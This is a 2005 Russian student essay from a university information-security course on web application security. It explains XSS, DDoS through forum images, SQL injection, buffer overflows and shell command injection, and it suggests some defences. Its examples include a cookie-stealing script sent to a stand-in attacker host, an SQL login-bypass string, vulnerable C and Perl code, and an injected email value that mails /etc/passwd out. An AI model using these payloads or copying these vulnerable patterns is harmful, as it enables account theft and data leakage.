Эссе по курсу "Защита информации", кафедра радиотехники,
Московский физико-технический институт (ГУ МФТИ), http://www.re.mipt.ru/infsec
Одностороженко Денис (15 апреля 2005г)

Безопасность web-приложений. (CGI Security Issues)

Содержание


1. Вступление

С ростом популярности web-приложений все больше появляется необходимость уделять внимание их защите. Со временем появилось очень много разнообразных безопасных схем взаимодействия пользователя с web-ресурсами:
аутентификация и авторизация пользователя, SSL (используемый для защищенного http-соединиения), шифрование на основе открытого и секретного ключа и т.д. Тем не менее все же существует ряд проблем связанных с динамическим контентом web-приложений (CGI), которые актуальны в настоящее время.

2. Проблемы безопасности клиентской стороны

Для дальнейшего понимания материала необходимо раскрыть некоторые понятия.

Cookie:
Это небольшое кол-во инфомации, которое **сохраняется на клиентской стороне**. Используется для обмена информации в сессии между браузером пользователя и сервером. С каждым запросом к серверу cookie включаются в тело HTTP-ссообщения.



Например, это может быть информация об аутентификации пользователя: когда юзер заходит на сайт требующей авторизацию, он обычно получает форму где вводятся login/password, затем сервер проверяет и если все ок то сервер отсылает обратно клиенту (браузер) данные, которые сохраняются в cookie, свидетельствующие о том что пользователь аутентифицирован и имеет доступ к сайту. Во многих случаях – это хеш функция(MD5, SHA-1) пароля. Поэтому передавать каждый раз пароль и логин в открытом виде уже не требуется – серверу достаточно проверить хеш в cookies.
Структура cookies очень проста: NAME1 = VALUE1, NAME2 = VALUE2 … И заметим что их можно копировать и использовать повторно.Мы этим далее воспользуемся.

Java Scripts:
Упрощенный скриптовый язык для браузера. Наследует синтаксис Java и при этом имеет ограниченные возможности (область действия только сам html-документ, но может работать с cookie). В текущих версиях браузера (IE ver 6.0 sp 1) все уязвимости исправлены.

атака типа меж-сайтовый скриптинг XSS.

Теперь попробуем воспользоваться этими знаниями для осуществленния XSS атаки (иногда в литературе встречается название CSS – cross site scripting).
Уязвимость XSS возникает в тех ситуациях, когда данные введенные пользователем выводятся в тексте сгенерированного html контента без надлежащей фильтрации.

Рассмотрим следующий пример как иллюстрацию для осуществления XSS атаки с целью хищения cookies некоторого пользователя. Пусть имеется система типа чат или форум, которая использует cookie для хранения информаци об авторизации. Добавим сообщение следущего содержания:

```
<script>document.location='http://www.my-own-evil-machine.com/cgi-bin/cookie-to-store.cgi?' +document.cookie</script>
```

Предположим что сообщение добавилось без необходимой фильтрации на теги “<”,”>”,”/” и т.д. Что будет видеть потенциальная жертва которая открыла страницу с этим сообщением? Очевидно что этот скрипт выполнится и страница редиректится на ту ссылку куда указывает document.location. Заметьте вместе с ней передались и cookies пользователя (cookie-to-store.cgi – скрипт хакера, который ведет логи всех обращений). Для предосторожности можно автоматически перенаправить с сайта атакующего обратно на сайт пользователя, дабы остаться незаметным :) (можно просто воспользоваться полем REFERER в HTTP-заголовке сообщения).

С хищением cookie можно бороться следущим образом: при вычислении хэш-функции в качестве ее параметров использовать IP адрес клиент + его

индентификатор + конечно пароль и логин. В этом случае есть некоторая гарантия в правильности авторизации, однако опять же есть проблемы когда пользователь использует proxy-сервером для выхода.

В случае если досуп к web-сайту осуществляется по протоколу https (HTTP+SSL) – XSS атака так же возможна, вопреки распространенному мнению что если браузер использует безопасное соединение то все защищено “на семь пудовых замков” ☺. Это не так, поскольку веб приложение продолжает работать так же как и в случае без secure соединения, разве что атака идет по защищенному соединению.

Рассмотрим пример когда XSS-уязвимость отсутсвует в явном виде. Многие форумы (чаты) позволяют вставлять картинки в сообщения посредством таких тегов:


```
[IMG] url-to-my-pic [/IMG]
```

Что если вставить вместо ссылки на изображение вставить ссылку на динамический скрипт, который так же взвращает в заголовке ‘Content-Type: image/jpeg’. В принципе здесь особо опасных вещей нет, но тем не менее позволяет собрать статистику по пользователям посещающих эту страницу (IP address, User Agent, REFERER)

атака - Отказ в обслуживании (DDos)

Идем дальше.. Схожим образом можно осуществить DDoS атаку (denial of service).
Хакер может оставить большое количество сообщений с изображениями на часто посещаемых форумах (см выше). При этом ссылка на изображение находится на контролируемом им сервере.

После некоторого времени , когда накопится значительная база таких сообщений, скрипт, ранее, возвращающий содержимое изображения, будет возвращать HTTP заголовок с кодом 301 – moved, с указанным в Location заголовке URL третьего сайта (например www.microsoft.com/...), собственно на который и будет осуществляться атака.



Конечно изображение уже не откроется. Но, каждый пользователь, открывающий страницу с таким изображением, ссылающимся на неправильный адрес, сам того не ведая будет участвовать в распределнной DDOS атаке на такой сайт.

В зависимости от количества таких сообщений, и мощности третьего сервера, возможен полный выход из строя сервера на период атаки либо значительное торможение.

Другая ситуация возможна, когда часть HTTP GET запроса выводится на этой же html странице тому же пользователю без надлежащей фильтрации (например идентификатор сессии).

ActiveX компоненты и Java апплеты

ActiveX – технология разработанная Microsoft для возможности встраивать как дополнительное приложение к IE браузеру. Каждый такой компонент имеет цифровую подпись, гарантирующая что код этого компонента не содержит “нехороших” замыслов. Загрузив таким образом компонент мы знаем кого после этого винить ☺. Анонимное распространие исключается. Вся ответсвенность соотвественно ложится на пользователя решающего загружать данный компонент или нет.
В отличие от ActiveX компонентов модель безопасности Java Applet’ов не требует проверки подлинности, но тем не менее имеет ограниченные возможности в функциональности препятсвующие нехорошим намерениям (например вообще запрещена работа с жестк. дисками клиентской машины)

4. Проблемы безопасности динамического контента сервера

Из предыдущего параграфа теперь ясно – что при написании динамического контента сайта одной из основных проблем является корректная обработка входные данные. Посмотрим более детально как можно устранить потенциально опасные вещи.
Прежде всего уточним как данные передаются посредством HTTP протокола.
Существуют два способа: посредством GET и POST методов, их отличие состоит только в каком виде эти данные передаются: GET-параметры передаются как часть URL-строки запроса (все что следует после символа “?”), а POST-параметры включаются в тело HTTP-сообщения, что позволяет передавать большие блоки информации.

В всех языках web-приложений существует множество полезных функций фильтрующих входной поток данный (откидывание блоков <script></script>, замена символов “<”, ”>”, ”/”, ”:” на соответствующий код ASCII – например функция htmlspecialcharacters() - присутсвует практически во всех интерпретаторах)

Вставка некорректного SQL-выражения (SQL-injection attack)

Уязвимость подобного рода возникает, когда введенные пользователем данные без соответствующей проверки используются в запросе к базе данных (БД). Простой пример:
имеется html форма для ввода аутент. информации:

```
<form method="post" action="auth.php">
        <input type="text" name="login">
        <input type="password" name="paswd">
```

```
</form>
```

Пусть проверка правильности авторизации осуществляется например таким вполне логичным запросом к БД:

```
"SELECT     id
FROM        logins
WHERE       usrname = '$login'
And         pwd = '$passwd'";
```

Теперь предположим что в качестве пароля введена следующая строка: ' or ' ' = ' (имя пользователя заранее известно). Запрос уже будет выглядет так:

```
"SELECT     id
FROM        logins
WHERE       usrname = 'vasya'
and         pwd = ' ' or ' ' = ' '  ";
```

Очевидно что запрос выполниться успешно, и строка нужный id вернется. Существует мно-во других вариантов вставки некорректного SQL-выражения, но тем не менее имеющих схожий смысл. Для предотвращения подобных атак нужно правильно обрабатывать входные данные: отбрасывать символы ковычек и пробелов (а так же комментирующих символов --).

Переполнение буфера

Рассмотрим пример кода на C, в котором читаются входные данные:

```
static char input_string[1024];

  char* read_POST() {

    int input_size;
    input_size=atoi(getenv("CONTENT_LENGTH"));
    fread(input_string, input_size,1,stdin);
    return input_string;

  }
```

Все выглядит вроде нормально, за исключением того случая когда входная строка имеет размер больше чем 1024, отсюда возможность переполнения буфера, которое может привести к выполнению команд удаленно.

Другие опасные ситуации возникают, когда входные данные используются в функциях командной строки - popen(), system(), eval(), exec(). Например простая отправка сообщения:

```
$mail_TO = &get_mail_from_input; # reading address from form
  open (MAIL,"| /usr/bin/sendmail $mail_TO");
  print MAIL "To: $mailTO\nFrom: somebody \n\n hi!\n";
  close MAIL;
```

И при передаче такого e-mail аддреса:

```
nobody@mail.com;mail badguys@hack-machine.org</etc/passwd;
```

Приведет к выполнению следущей команды (отправка системного файла с паролями):

```
/usr/bin/sendmail nobody@mail.com; mail badguys@hack-
machine.org</etc/passwd
```

Ссылки на использованную литературу

Faq по интернет безопасности, Линкольн Штейн (The World Wide Web Security FAQ (February 4, 2002) Lincoln D. Stein)
http://www.w3.org/Security/Faq/

Фальсификация cookie. DigitalScream, (digitalscream@userline.ru)
http://www.uinc.ru/articles/40/

Меж-сайтовый скриптинг. The Cross Site Scripting FAQ (2002).
http://www.cgisecurity.com/articles/xss-faq.txt

сайт посвященный актуальным проблемам безопасности
http://www.securityfocus.com